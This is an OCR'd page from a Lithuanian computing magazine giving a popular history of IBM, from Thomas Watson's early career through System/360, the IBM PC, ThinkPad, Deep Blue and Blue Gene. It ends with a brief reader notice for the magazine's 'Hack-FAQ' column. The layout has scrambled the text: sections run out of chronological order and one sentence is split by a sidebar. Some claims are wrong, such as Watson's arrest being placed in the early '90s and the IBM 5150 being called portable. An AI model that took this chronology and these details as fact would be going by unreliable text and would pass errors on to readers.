

016

IBM istorija

Kompiuteriniai revoliucionieriai

ŠIAS TRIS RAIDES ŽINO KIEKVIENAS, NET IR SU KOMPIUTERIAIS NESUSIJĘS ŽMOGUS. KAI KAM JOS KELIA ASOCIACIJAS SU ASMENINIU KOMPIUTERIU, KAI KAM — SU MILŽINIŠKAIS GALINGAIS MEINFREIMAIS, KAI KAM — TAI TIK GAMINTOJO VARDAS ANT NEŠIOJAMOJO KOMPIUTERIO. IBM — TAI SENIAUSIA, STAMBIAUSIA IR ĮTAKINGIAUSIA IT PASAULYJE KOMPANIJA, KURIAI DIRBA DAUGIAU NEI 330 TŪKSTANČIŲ ŽMONIŲ, O METINĖ APYVARTA SIEKIA 91 MILIJARDĄ DOLERIŲ. SUNKU ĮSIVAIZDUOTI, KOKS DABAR BŪTŲ PASAULIS, JEIGU PRIEŠ DAUGIAU NEI ŠIMTĄ METŲ NEBŪTŲ ATSIRADUSI KUKLI FIRMA „COMPUTING TABULATING RECORDING" IR JOS VADOVAS TOMAS WATSON...

Biography

[Tomas Watson]

[The Beginning] Tomas nesimokė prestižiniame universitete ir nesistažavo pas verslininkus. Jis viso labo pabaigė vieną kursą Emiro komercijos mokykloje ir po to, būdamas 18 metų, įsidarbino buhalteriu Klarenso Rislio turguje Niujorke. Vaikinas svajojo pradėti savo verslą ir visomis jėgomis bandė susitaupyti pakankamą pinigų kiekį.

[National Cash Register] Tomas prekiavo siuvimo mašinomis ir muzikiniais instrumentais, o įsidarbinęs į kompaniją „National Cash Register" (NCR) dirbo nenuleisdamas rankų ir prisikasė iki pagrindinio pardavimų vadybininko pareigų. Būtent čia Vatsonas sugalvojo šūkį „Mąstyk", kuris vėliau tapo IBM simboliu.

[90-th (prison)] 90-ųjų pradžioje Vatsonas buvo areštuotas kartu su NCR savininku. Pasirodo, jis jau pakankamai ilgai ne visai sąžiningai kovojo su konkurentais, pardavinėdamas suklastotas ir perpardavinėdamas jau panaudotas registracijas. Teisme jam buvo skirti metai laisvės atėmimo.

[Ankstyvieji IBM metai]

[School System] IBM klientai buvo pačios įvairiausios kompanijos ir organizacijos. Užsakymai dažnai buvo gana egzotiški, todėl inžinieriams teko nuolat ieškoti naujų jų realizavimo būdų. Dėl to buvo padaryta daug unikalių išradimų, tokių, kaip pirma istorijoje elektroninė mokyklos laiko paskirstymo sistema, kuri valdė skambučius ir tvarkaraštį, arba nauja perfokortų rūšis su padidintu priėjimo greičiu.

[30] Didžiosios 30-ųjų metų depresijos metu bankrutavo dauguma JAV technikos kompanijų. O IBM ne tik išliko, bet ir užtikrino savo darbuotojams puikias darbo sąlygas bei prideramą darbo užmokestį. Korporacija viena pirmųjų savo darbuotojams pradėjo teikti mokamas atostogas ir realizavo draudimo sistemą.

[1932] 1932 metais buvo įkurtas tyrimų padalinys, užsiiminėjantis visų pirmaujančių IBM technologijų kūrimu. IBM Niujorko laboratorija buvo viena labiausiai techniškai aprūpintų pasaulyje.

[1933] Metais vėliau atsirado paruošiamasis institutas, kuriame buvo apmokomi kompanijos darbuotojai. Tuo metu metinės IBM pajamos siekė 20 milijonų dolerių, o dirbančių žmonių kiekis viršijo dešimt tūkstančių.
Nuo pat savo įkūrimo IBM užsiiminėjo laikrodžių gamyba ir tik 1958 metais pardavė savo „laiko" padalinį.

[Aukso amžius]

[50] 50-aisiais korporacijos veikla sklandžiai pereidinėjo prie didelių kompiuterių gamybos. IBM tapo pagrindiniu JAV oro pajėgų apsaugos sistemų kompiuterinės įrangos tiekėju. Kurdama vyriausybei 30 milijonų dolerių vertės oro gynybos sistemą SAGE, kompanija gavo priėjimą prie visų pirmaujančių Masačūsetso technologijos instituto mokslininkų darbų. Bendromis pajėgomis inžinieriai sukūrė integruotą vaizdo ekraną, atmintį iš magnetinių šerdelių, šviesos pistoletą, pirmą algebrinę kompiuterių kalbą, informacijos perdavimo telefonu būdą, multiprocesorines technologijas, kompiuterių tinklą ir kitus revoliucingus dalykėlius.

[1952] 1952 metais IBM pristatė naują kompiuterį 701, kuris buvo pagamintas naudojant vakuuminius vamzdžius ir pirmą kartą informacijos saugojimui naudojo magnetinę juostą. Šis modelis buvo kur kas greitesnis už *Mark I* ir patogiau eksploatuojamas, jį naudojo išskirtinai moksliniams skaičiavimams. Tais pačiais metais korporacijos prezidento postą užėmė Tomo Vatsono sūnus, Tomas Vatsonas jaunesnysis. Neilgai trukus jis parašė įžymųjį dokumentą, kuris dabar yra išgraviruotas šalia pagrindinio korporacijos biuro: „IBM darbuotoju gali tapti kiekvienas žmogus, nepriklausomai nuo jo rasės, odos spalvos ir tikėjimo, jeigu tik jis yra pakankamai talentingas ir išsilavinęs, kad galėtų atlikti jam iškeltas užduotis".

[1955–1960] IBM toliau tobulina savo kompiuterius. Pradedamas laisvai pardavinėti IBM 704, kuris galėjo pasigirti įmontuota galimybe atlikti operacijas su slankiojančiu kableliu ir indeksacija bei naudojo naują magnetinės atminties rūšį. Nuo 1955 iki 1960 metų korporacija pagamino daugiau nei 120 tokių mašinų. Taip pat kariškių užsakymu IBM sukonstravo *Naval Ordnance Research Computer* (NORC) — galingiausią savo laiku elektroninį kompiuterį.

[1957] 1957 metais IBM inžinieriai sukūrė programavimo kalbą *Fortran* (*FORmula TRANslation*), kuri iš karto tapo pačiu populiariausiu mokslininkų darbo įrankiu.

[Computing Tabulating Recording] Kuomet Tomas išėjo į laisvę, viena greičiausiai besiplėtojančių Amerikos kompanijų buvo „Computing Tabulating Recording (CTR) Corporation". Ji buvo įkurta 1911 metų birželį ir apjungė tris kompanijas: „Tabulating Machine", „Computing Scale" ir „Time Recording". CTR specializavosi perfokortų perforavimo ir nuskaitymo įrangos gamyboje („Tabulating Machine" savininkas buvo perfokortų išradėjas), taip pat užsiiminėjo biuro įrangos, laikrodžių ir maisto produktų tiekimu.

[Computing Tabulating Recording ++] *Remdamasis savo* NCR įgyta patirtim, Vatsonas kompanijos darbe įgyvendino keletą efektyvių verslo modelių: geriausi darbuotojai buvo dosniai skatinami, pabrėžiama klientų aptarnavimo kokybės svarba, kiekvieno darbuotojo širdyje buvo ugdomas lojalumas korporacijai bei išdidumas. Tomas taip pat padarė viską, kad sutvirtintų kolektyvą: organizuodavo sporto komandas, reguliarius šeimų susitikimus ir korporacijos vakarėlius, o jo šūkis „Mąstyk" CTR darbuotojams tapo savotiška biblija.

[1 May 1914] Po 11 mėnesių, 1914 metų gegužės 1 dieną Tomas Vatsonas buvo išrinktas naujuoju kompanijos prezidentu. Jo vadovaujama „Computing Tabulating Recording" pradėjo sparčiai

plėstis. CTR paliko mažą biuro rinką ir susikoncentravo ties rimtesniais užsakymais. Per trumpą laiką Vatsonui pavyko dvigubai padidinti pelną ir praplėsti įtakos sferas visame pasaulyje.

[1924 (IBM)] 1924 metais, kuomet korporacijos veiklos sritis išsiplėtė toli už perfokortų verslo ir kuomet ji tapo iš tiesų tarptautine, Tomas ją pervadino į „International Business Machines" arba tiesiog IBM.

[30–40] 30-ųjų pabaigoje pagrindinė IBM produkcija buvo įvairios elektroninės ir mechaninės mašinos, tačiau, prasidėjus Antrajam pasauliniam karui, korporacijos orientacija pasikeitė. Šis faktas nėra minimas oficialioje kompanijos istorijoje, tačiau 30–40 metais IBM nacius aprūpindavo perfokortų apdorojimo mašinomis bei jiems kūrė naujas technologijas. Hitleris Tomą Vatsoną net apdovanojo medaliu, kurį jis vėliau grąžino.

[The War] Kai JAV paskelbė karą Vokietijai, visos korporacijos gamyklos perėjo amerikiečių vyriausybės žinion. Būtent karo metais IBM padarė pirmąjį žingsnį kompiuterių sukūrimo link.

Vatsonas vienoje pirmųjų IBM gamyklų

[VTM] Dideliu pasiekimu tapo iš vakuuminių vamzdelių pagaminto daugintuvo išleidimas — tai buvo pilnai elektroninė aritmetinius veiksmus atliekanti mašina. Dėl vakuuminių vamzdelių, kurie iki tol buvo pagrinde naudojami radijo industrijoje, lyginant su ankstesniais analogais, informacijos apdorojimo greitį pavyko padidinti tūkstančius kartų.

[1944] 1944 metais, po 6 metų tyrimų ir kūrimo, Harvardo universitete buvo sukurtas penkias tonas sveriantis *Mark I* — pirmoji istorijoje mašina, galinti automatiškai atlikti sudėtingus skaičiavimus. 40-ųjų pabaigoje pasirodė miniskaičiuotuvų serija, kurie buvo naudojami dirbant su perfokortomis ir skirti naudoti kompiuterių centruose.

[60] 60-aisiais metais pasaulyje buvo 8 pagrindiniai kompiuterių gamintojai: „Scientific Data Systems", „Control Data Corporation", UNIVAC, „General Electric", „Burroughs", RCA ir „Honeywell", iš kurių IBM buvo stambiausia ir įtakingiausia. Korporacijos sėkmė buvo tokia didelė, kad JAV vyriausybė pradėjo teisminį procesą dėl bandymo monopolizuoti pirmaujančių technologinių gaminių rinką. Šis procesas truko labai ilgai ir baigėsi tik 1983 metais. Jis smarkiai paveikė kompanijos darbo modelį.

IBM prototipas *System /360* modelyje (1964)

[1964] 60-aisiais pačiu svarbiausiu ir apskritai vienu revoliucingiausių IBM projektu korporacijos istorijoje tapo 1964 metais pristatytas „IBM System /360" modelis. Pagrindinė jo koncepcija buvo suderinamumas, t.y. nuo šiol buvo įmanoma palengva didinti mašinos galingumą, pasenusias komplekto dalis pakeičiant naujomis.

1964

Šiuo metu daugeliui kompanijų reikėjo kompiuterinių sprendimų, tačiau labai dažnai tekdavo rinktis tarp pasenusios ir galingos, o tai reiškia nepriimtinai brangios įrangos. Dažniausiai potencialūs klientai paprasčiausiai atsisakydavo įsigyti kompiuterį. Suderinamumo technologijos kūrimas IBM kainavo 5 milijardus dolerių (šiuolaikiniais mastais tai būtų 30 milijardų dolerių), kas šį tyrimo projektą padarė vienu brangiausių verslo istorijoje. Korporacija ant *System /360* pastatė praktiškai viską ir neapsiriko — vėliau viskas atsipirko su kaupu.

[1969] 1969 metais Tomas Vatsonas jaunesnysis padarė dar vieną revoliucingą pakeitimą — šį kartą įrangos pardavimų sistemoje. Jeigu anksčiau visi kompiuteriai ir PĮ buvo pateikiami kartu vienoje dėžutėje, tai dabar atsirado galimybė šiuos komponentus įsigyti atskirai. Šis sprendimas sukūrė naują rinką su milžiniška finansų apyvarta, o IBM joje užėmė lyderio pozicijas.

2004 metais IBM gavo rekordinį patentų kiekį naujiems išradimams — 3248. Dabar kompanijos valdomų patentų kiekis siekia 32 tūkstančius.

[70]

[70] Be kompiuterių kūrimo, IBM pradeda užkariauti naujas rinkas.

1970 metais korporacija pristatė „IBM Copier" — fotokopijavimui skirtą mašiną. Po metų atsirado kalbos atpažinimo sistema, „suprantanti" 5000 žodžių. IBM taip pat pradeda teikti naujas paslaugų rūšis, tokias, kaip visiškai saugus kreditinių kortelių kodavimas ir spausdinimas.

[1971] Kai 1971 metais kosminis aparatas *Apollo* nusileido ant Mėnulio, visos kompiuterinės operacijos buvo atliekamos su IBM kompiuteriais. Kiek vėliau kosmines programas palaikantis mokslinis kompanijos padalinys už didelius nuopelnus ir indėlį į kosmoso tyrimą gavo NASA apdovanojimą.

[IBM PC]

IBM PC (5150 modelis) atsiradimas buvo kompanijos bandymas užkariauti namų kompiuterių rinką. Tuo metu šios rinkos lyderiais buvo „Apple II" ir CP/M. IBM patikėjo savo 12 geriausių inžinierių komandai, vadovaujamai Viljamo Lou, sukonstruoti modelį, kuris galėtų sėkmingai konkuruoti su šiomis platformomis. IBM 5150 kūrimas truko lygiai metus. Mokslininkai nusprendė pirmą kartą kompanijos istorijoje gamyboje panaudoti kitų gamintojų komplektuojančias dalis. Procesorius buvo užsakytas jaunoje kompanijoje „Intel", o operacinė sistema DOS — tuomet dar menkai žinomoje „Microsoft". Autoriai taip pat protingai spėjo, kad su atvira architektūra, kuomet IBM AK galės kurti ir į rinką tiekti kitos kompanijos, mašina taps dar populiaresne, tačiau norėdami valdyti rinką ir visada pirmauti prieš konkurentus, jie nusprendė licencijuoti ROM BIOS.

[1973] 1973 metais korporacijos inžinieriai sukūrė diskinio bloko prototipą IBM 3340, kuris geriau žinomas kaip „vinčesteris" (kietasis diskas). Jame naudojama technologija leido dvigubai padidinti duomenų įrašymo į diskus tankumą. Per kitus 20 metų ši technologija tapo standartine visiems kietiesiems diskams.

[1979] Šiuo metu kompanijai vadovavo Frankas Keris, kuris jau ilgą laiką užėmė aukštas pareigas. Tomas Vatsonas ir toliau liko direktorių taryboje, tačiau 1979 metais jis persikėlė į Tarybų Sąjungą ir ten pristatinėjo IBM.

eServer
galingas IBM serveris

[Didžiosios investicijos]

[1982] 80–aisiais IBM toliau tęsė rinkos užkariavimą, kurdama naujus kompiuterių modelius ir plėsdama atskirų komplektuojančių dalių galimybes. Nauja IBM perprasta sritimi tapo pramoninių robotų kūrimas. 1982 metais išleidžiamos dvi programuojamos robotų sistemos: 7565 ir 7535.

[1985] Po to, kai 1985 metais korporacijai pradėjo vadovauti Džonas Ekersas, IBM tapo viena stambiausių pasaulyje investuotojų į naujų technologijų kūrimą. Naujų idėjų ir projektų skatinimui buvo atidarytas vidinis 100 milijonų fondas (jo rėmuose gauti kūrybiški sprendimai kompanijai sutaupė 8 kartus daugiau). Be to, tyrimams skirtos priemonės leido įgyvendinti daugybę revoliucingų projektų fizikos, matematikos srityse bei praplėsti kompiuterių galimybes.

[1986] Per keletą metų IBM tyrinėtojai ir inžinieriai gavo daugybę prestižinių mokslo premijų, įskaitant 4 Nobelio premijas, o 1986 metais Nobelio premiją už naujo mikroskopinio paviršiaus fotografavimo būdo, kuomet matomi atskiri atomai, išradimą gavo *Gerd Binnig* ir *Heinrich Rohrer.*

[1987] Po metų šį apdovanojimą už superlaidiškumo atradimą keraminėse medžiagose aukštoje temperatūroje gavo *Georg Bednorz* ir *Alexander Mueller*.

Pagrindinis mokslinis IBM personalas dirba viename stambiausių pasaulio tyrimų centrų *Research Triangle Park*. Jis įsikūręs Šiaurės Karolinoje, jo teritorijoje yra daugiau nei 100 pastatų, kuriuose dirba apie 40 tūkstančių žmonių. Pagal atliekamų tyrimų kiekį RTP galima sulyginti su Silicio Slėniu.

[IBM šiandien]

[1994] Besiplėtojant kompiuterių tinklams, IBM daug dėmesio pradėjo skirti tinklo aplikacijų ir įrenginių kūrimui. 1994 metais kompanija suformavo „IBM Global Network" — naują padalinį, kuris užsiėmė stambiausio pasaulyje didelio pralaidumo tinklo kūrimu, skirtu vyriausybinėms ir komercinėms struktūroms apjungti. Jo klientais tapo daugiau nei 2 milijonai žmonių.

[1994] 1994 metais įvyko *PowerPC 604* pristatymas. Tai buvo pats galingiausias pasaulyje mikroprocesorius, galintis apdoroti 40 megabaitų informacijos per sekundę.

IBM 5100
pirmas pasaulyje nešiojamasis kompiuteris

Nešiojamųjų kompiuterių serijos *ThinkPad* pavadinimas atsirado dėl vieno kompanijos darbuotojo, kuris kartą išėjo pietauti ir su savimi prigriebė užrašų knygutę (*pad*) su ant viršelio besipuikuojančiu užrašu „Mąstyk" (*think*). Jis dirbo prie nedidelio nešiojamojo įrenginio sukūrimo projekto, kuris vėliau ir buvo pavadintas *ThinkPad*.

Kasparovas prieš Deep Blue -1997-

[1997] 1997 metais IBM pademonstravo šiuolaikinių kompiuterių galimybes, sukonstravusi *Deep Blue* — mašiną, užprogramuotą žaisti šachmatais. *Deep Blue* laimėjo susitikimą su pasaulio čempionu Gariu Kasparovu. Tai sukėlė daug ginčų apie kompiuterių perspektyvas ir jų sugebėjimų priartėjimą prie žmogiškojo proto.
Dešimtmečio pabaigoje IBM tampa kompiuterių serverių tiekėjų lyderiu. IBM serverius naudoja 95% stambiausių pasaulio verslo kompanijų, o pačia populiariausia serverine mašina tapo IBM AS/400 (iš viso jų parduota 700 tūkstančių 150 pasaulio šalių).

[2000] 2000 metais pasirodė nauja serverių serija *IBM eServer* — tai naujos kartos serveris, paveldėjęs meinfreimų galią ir patikimumą. Tais pačiais metais IBM investavo didžiausią

IBM 5150 buvo pristatytas 1981 metų rugpjūčio 11 dieną. Šis kompiuteris savyje įgyvendino visus technogykų reikalavimus ir svajones. Portatyvinis, lengvai perprantamas, praplečiamas, palyginus nebrangus (bazinės konfigūracijos kaina siekė 1565$), jis buvo tiesiog pasmerktas sėkmei. Neilgai trukus po AK pasirodymo rinkoje kompanija „Compaq Computer Corporation" panaudojo *reverse engineering*'ą ir taip sukurpė savo programinį BIOS kodą bei pradėjo gaminti pirmąjį 5150 kloną — *Compaq Portable*. Tačiau IBM PC, kuris neturėjo daugialypės terpės galimybių, per 80–uosius taip ir nesugebėjo nurungti 8 bitų asmeninių kompiuterių. Tiesa, biuro programų (pavyzdžiui, *VisiCalc*) dėka jis tapo biuro kompiuteriu numeris vienas pasaulyje.

Tokie buvo pirmieji asmeniniai IBM kompiuteriai

savo istorijoje sumą — 5 milijardus dolerių. Ji buvo skirta šalia Niujorko statomai labiausiai technologiškai aprūpintai pasaulyje mikroschemų gamyklai.

[1975] 70–ieji tapo mikroprocesorinės revoliucijos pradžia. Be abejo, IBM neliko nuošaly ir pradeda savo produktuose aktyviai naudoti naująsias technologijas. 1975 metais pradedamas laisvai pardavinėti *IBM 5100 Portable Computer* — vienas pirmųjų nešiojamųjų kompiuterių, kur visos komplekto dalys yra viename korpuse. Kasetinis įrenginys, 5 colių ekranas, nuosavas IBM procesorius, keli šimtai kilobaitų *read–only* atminties, kurioje saugojama sisteminė programinė įranga bei 64 Kb rašymui prieinamos atminties — štai kokios buvo jo charakteristikos. Jis svėrė 25 kilogramus ir, priklausomai nuo komplektacijos, kainavo nuo 9 iki 20 tūkstančių dolerių. Nepaisant to, kad kompiuterių gamyboje tai buvo naujas žodis, IBM 5100 smarkiai nepaplito. Pagrinde tai sąlygojo didelė kaina ir patogios sąsajos nebuvimas.

[1981] Galų gale 1981 metais gimsta IBM PC. Nuo tada prasideda nauja kompiuterių era.

IBM AS/400 su IBM logotipu **-1990-**

[1984 Olympic] Tuo pačiu kompanija aktyviai dalyvauja finansuojant valstybinį išsilavinimą, kur įvairioms stipendijoms ir kultūrinėms programoms skiria 80 milijonų dolerių, o 1984 metais ji tapo pagrindiniu Olimpinių žaidynių rėmėju. Tuo metu inžinieriai pristato naujus kompiuterių modelius.

[1987] 1987 metais išleidžiamas galingesnis IBM AK modelis — PS/2. Per 6 mėnesius pavyksta parduoti milijoną vienetų, kai tuo tarpu originaliam AK tam prireikė 28 mėnesių. Populiarindama savo naująjį kūrinį, kompanija sukūrė operacinę sistemą OS/2, kuri vartotojams suteikė daugiaužduotiškumą, saugumą ir darbo su labai didelėmis programomis galimybę.

[1993] 1993 metų sausio 19 dieną IBM anonsavo per praėjusius metus patirtus nuostolius, kurie siekė 5 milijardus dolerių. Tokių nuostolių JAV istorijoje dar nebuvo patyrusi nė viena kompanija. Dėl to buvo išsamiai peržiūrėta verslo organizavimo sistema, po ko korporacija pakeitė savo prioritetus, pereidama nuo kompiuterių ir komplektuojančių dalių gamybos prie programinės įrangos kūrimo ir įvairių paslaugų bei konsultacijų teikimo.

pagrindinis IBM pastatas Niujorke

[1993] Tais pačiais metais IBM pristatė labai sėkmingą naujojo nešiojamojo kompiuterio *ThinkPad* modelį, kuriame pirmą kartą naudojamas klaviatūros viduryje integruotas track–point'as. Šis nešiojamasis kompiuteris iš karto tapo hitu ir už savo unikalų dizainą bei kokybę pelnė daugiau nei tris šimtus apdovanojimų.

[Blue Gene] Kurdama tinklo produkciją ir programinę įrangą, IBM nepaliko rinkos, kurioje visada užėmė lyderio pozicijas, t.y. superkompiuterių rinkos. Kompanijos pasididžiavimas yra 280,6 Teraflopų galios iš 65536 mazgų sudarytas *Blue Gene/L*. Ši mašina našiausių pasaulio superkompiuterių sąraše užima pirmą vietą. Korporacija toliau augina galią, paskutiniame modelyje *Blue Gene/Q* našumas pasieks 3 Petaflopus.

[2005] 2005 metų vasarį IBM atskleidė savo bendro su „Sony" *ląstelinio* mikroprocesoriaus, veikiančio remiantis vektoriniu duomenų apdorojimu, sukūrimo projekto detales. Pirmu šio mikroprocesoriaus pritaikymu tapo žaidimų priedas *PlayStation 3*.

Tarp IBM kompanijos sienų buvo sukurta daugybė šiandien plačiai taikomų technologijų, tokių, kaip kietasis diskas, lankstusis diskelis, kursorius, dinaminė atmintis, vaizdą įrašanti galvutė, RISC architektūra, *USB flash drive* ir daugelis kitų.

IBM

XX amžiuje darbinė IBM darbuotojų apranga buvo mėlynas švarkas, balti marškiniai ir tamsus kaklaraištis. Tik 1990 metais kompanija sušvelnino reikalavimus, todėl dabar čia apranga nesiskiria nuo kitose stambiose firmose dėvimų drabužių.

BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŲSDAMAS SAVO PROBLEMĄ Į HACK–FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?“ — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĘS GRĘŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYVENU IŠ HUMANITARINĖS PAGALBOS!

